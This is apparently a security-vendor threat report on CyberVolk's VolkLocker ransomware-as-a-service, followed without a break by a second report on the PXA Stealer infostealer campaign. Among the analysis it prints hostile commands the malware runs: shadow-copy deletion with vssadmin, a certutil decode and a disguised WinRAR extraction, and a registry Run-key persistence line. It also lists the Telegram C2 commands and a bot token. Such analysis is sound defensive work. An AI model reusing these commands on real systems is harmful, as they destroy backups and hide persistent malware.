


VolkLocker’s ransom note is a dynamic HTML application. The file cybervolk_ransom.html is written to %TEMP% and launched both after encryption completes and upon system startup. The ransom note displays a countdown timer with a default duration of 48 hours. The duration of the timer can be configured by the RaaS operators.

CyberVolk (2025) Ransom note HTML

The JavaScript-based countdown timer is purely cosmetic. When it reaches zero, the triggerDestruction() function displays a shake animation and the message “💀 SYSTEM DESTROYED 💀.”

However, a separate enforcement timer operates independently of the browser-based display.

Timer for System Corruption and Destruction in CyberVolk

This enforcement timer is synchronized with the system clock using Golang’s time.After() function. When it expires, it calls the SystemCorruptor() and DestroySystem() functions. The same destructive routine triggers if an incorrect decryption key is provided more than the configured maxAttempts value. The default is three times.

File & Backup Destruction Mechanism

During system destruction, VolkLocker deletes the following folders from the user profile:

  • Documents
  • Desktop
  • Downloads
  • Pictures

The malware also deletes Volume Shadow Copies:

vssadmin delete shadows /all /quiet


Finally, VolkLocker triggers a BSOD (Blue Screen of Death) after a 10-second delay by calling NtRaiseHardError() with a specific status code.

BSOD Triggering in CyberVolk Ransomware

Telegram Integration


All aspects of the CyberVolk RaaS are managed through Telegram. Prospective customers and operational queries are directed to the main bot (CyberVolk_Kbot).

CyberVolk
CyberVolk “V2” Bot

VolkLocker payloads include built-in Telegram automation for command and control. This aligns with CyberVolk’s operational model, where all communication, purchasing, and support occur through Telegram, a model the actors see as a “market differentiator”.

The default Telegram C2 supports the following commands:

/broadcast Message all infected victims
/decrypt Initiate file decryption
/help Display command list
/list List all active victims
/send Message specific victim IDs
/start Show administrative panel
/status Get victim system information


The Telegram C2 is customizable. Some CyberVolk operators have published examples that include additional capabilities, such as keylogging control.

Customized CyberVolk RaaS Telegram Interface (including RAT & keylogging commands)


The telegramReporter() function alerts operators upon new infections, similar to Telegram-enabled infostealers. When a host is infected, basic system information and a screenshot are sent to the configured Telegram chat.

System Information sent to Telegram in CyberVolk's ransomware
System Information sent to Telegram in CyberVolk’s ransomware

Expanded Services and Pricing

CyberVolk has expanded beyond ransomware. In November 2025, operators began advertising standalone RAT and keylogger tools, with the following advertised pricing model:

  • RaaS (single OS): $800-$1,100 USD
  • RaaS (Linux + Windows): $1,600-$2,200 USD
  • Standalone RAT or Keylogger: $500 USD each

Intelligence suggests bundle discounts are available for customers purchasing multiple services.

Conclusion

Despite repeated Telegram account bans and channel removals throughout 2025, CyberVolk has reestablished its operations and expanded its service offerings.

However, storing master encryption keys in plaintext is a significant design blunder that undermines the ransomware’s effectiveness, allowing victims to recover files without acceding to the threat actor’s ransom demand.

Nevertheless, defenders should see CyberVolk’s adoption of Telegram-based automation as a reflection of broader trends among politically-motivated threat actors. These groups continue to lower barriers for ransomware deployment while operating on platforms that provide convenient infrastructure for criminal services.

The SentinelOne Singularity Endpoint Platform currently detects and prevents malicious behaviors and artifacts associated with CyberVolk Ransomware attacks.

Indicators of Compromise

CyberVolk (VolkLocker 2025) Linux
0948e75c94046f0893844e3b891556ea48188608

CyberVolk (VolkLocker 2025) Windows
dcd859e5b14657b733dfb0c22272b82623466321

Bitcoin Address
bc1qujgdzl0v82gh9pvmg3ftgnknl336ku26nnp0vy (CyberVolk)

Telegram Bot Token
8368663132:AAHBfe3xYPtg1IMynKhQy1BRzuF5UZRZspw (CyberVolk)

Ghost in the Zip | New PXA Stealer and Its Telegram-Powered Ecosystem

Executive Summary

  • SentinelLABS and Beazley Security discovered and analyzed a rapidly evolving series of infostealer campaigns delivering the Python-based PXA Stealer.
  • This discovery showcases a leap in tradecraft, incorporating more nuanced anti-analysis techniques, non-malicious decoy content, and a hardened command-and-control pipeline that frustrates triage and attempts to delay detection.
  • We identified more than 4,000 unique victim IP addresses in exfiltrated logs, with infected systems spanning at least 62 countries, most notably South Korea, the United States, the Netherlands, Hungary, and Austria.
  • The stolen data includes over 200,000 unique passwords, hundreds of credit card records, and more than 4 million harvested browser cookies, giving actors ample access to victims’ accounts and financial lives.
  • The threat actors behind these campaigns are linked to Vietnamese-speaking cybercriminal circles who monetize the stolen data through a subscription-based underground ecosystem that efficiently automates resale and reuse through the Telegram platform’s API.

Overview

In close partnership, Beazley Security and SentinelLABS have uncovered a large-scale, ongoing infostealer campaign built around the Python-based PXA Stealer. Initially surfacing in late 2024, this threat has since matured into a highly evasive, multi-stage operation driven by Vietnamese-speaking actors with apparent ties to an organized cybercriminal Telegram-based marketplace that sells stolen victim data.

Throughout 2025, these actors have continuously refined their delivery mechanisms and evasion strategies. Most notably, they’ve adopted novel sideloading techniques involving legitimate signed software (such as Haihaisoft PDF Reader and Microsoft Word 2013), concealed malicious DLLs, and embedded archives disguised as common file types. These campaigns use elaborate staging layers that obscure their purpose and delay detection by endpoint tools and human analysts alike.

The final payload, PXA Stealer, exfiltrates a broad spectrum of high-value data–which includes passwords, browser autofill data, cryptocurrency wallet and FinTech app data, and more–to Telegram channels via automated bot networks. Our telemetry and analysis uncovered over 4,000 unique victims across more than 60 countries, suggesting a widespread and financially motivated operation that feeds into criminal platforms such as Sherlock. This data is then monetized and sold to downstream cybercriminals, enabling actors who engage in cryptocurrency theft or buy access to infiltrate organizations for other purposes.

This campaign exemplifies a growing trend in which legitimate infrastructure (e.g., Telegram, Cloudflare Workers, Dropbox) is weaponized at scale to both execute and monetize information theft, while simultaneously reducing the cost and technical overhead for attackers. As stealer campaigns become increasingly automated and supply-chain integrated, defenders must adjust to an adversary landscape defined not just by malware, but by infrastructure, automation, and real-time monetization.

SentinelLABS would like to extend sincere thanks to our partners at Beazley Security for their instrumental collaboration and openness in sharing critical insights throughout this investigation.

Background and Haihaisoft Sideloading

This cluster of PXA Stealer activity has been ongoing and active since late 2024, with some BotIDs being created as early as October, 2024. The general delivery mechanisms and TTPs have not changed. However the actors behind this cluster have continually pivoted to new sideloading mechanisms, along with updated Telegram C2 infrastructure.

During a wave of attacks occurring in April 2025, users were phished or otherwise lured into downloading a compressed archive containing a signed copy of the Haihaisoft PDF Reader freeware application along with the malicious DLL to be sideloaded. This component of the attack is responsible for establishing persistence on the target host via the Windows Registry, and retrieving additional malicious components, including Windows executable payloads hosted remotely on Dropbox. Various infostealers were delivered in this initial campaign, including LummaC2 and Rhadamanthys Stealer.

It was during the first wave that we also observed a change in TTPs: the threat actors shifted to updated Python-based payloads instead of Windows executables.

Attacks leveraging the updated Python-based payloads are initiated in the same manner: delivery of a large archive containing the signed copy of Haihaisoft PDF Reader, alongside the malicious DLL to be loaded.

Upon execution, the malicious DLL creates a .CMD script Evidence.cmd in the current directory, which orchestrates all subsequent steps in the attack chain. The .CMD script utilizes certutil to extract an encrypted RAR archive embedded inside a malformed PDF.

certutil -decode Documents.pdf LX8bzeZTzF5XSONpDC.rar

This command leads the Edge browser to open the PDF file, though this results in an error message as the file is not a valid PDF. Subsequently, the packaged WinRAR utility–masquerading as images.png–extracts an embedded RAR archive using decoded command lines. This process took several minutes and caused sandbox analysis to time out in several cases, which led to false negative results.

images.png x -pS8SKXaOudHX78CnCmjawuXJAXwNAzVeK -inul -y LX8bzeZTzF5XSONpDC.rar C:\Users\Public\LX8bzeZTzF5XSONpDC

This extracts several Python dependencies, including a legitimate Python 3.10 interpreter renamed svchost.exe and a malicious Python script named Photos, which are then executed. This step sets a Registry Run key to ensure the payload will run each time the computer starts.

reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Windows Update Service" /t REGSZ _/d "cmd.exe /c start \"\" /min \"C:\Users\Public\LX8bzeZTzF5XSONpDC\svchost.exe\"
C:\Users\Public\LX8bzeZTzF5XSONpDC\Photos" /f

Evolved Infection Chain

In July 2025, our partners at Beazley Security’s MDR shared initial indications of a new campaign closely mirroring the infection chain and TTPs we’d observed. This iteration notably improves their operational maturity and additional functionality.

The large archive attached to the phishing lure contained:

  • A legitimate, signed Microsoft Word 2013 executable
  • A malicious DLL, msvcr100.dll, that is sideloaded by the Microsoft Word 2013 executable
  • Additional files and later-stage payloads within a supporting directory named “_”.

While similar to the April campaign, the July wave introduces more sophisticated file naming to increase evasion and leverages non-malicious decoy documents opened to ensure the user remains unsuspecting.


The Microsoft Word 2013 binary is renamed to appear to the user as a Word document:

Screenshot of renamed Word 2013 executable to lure the user

The other files extracted from the archive are hidden from the user in Windows Explorer but shown below:

Extracted contents of the archive, including hidden files

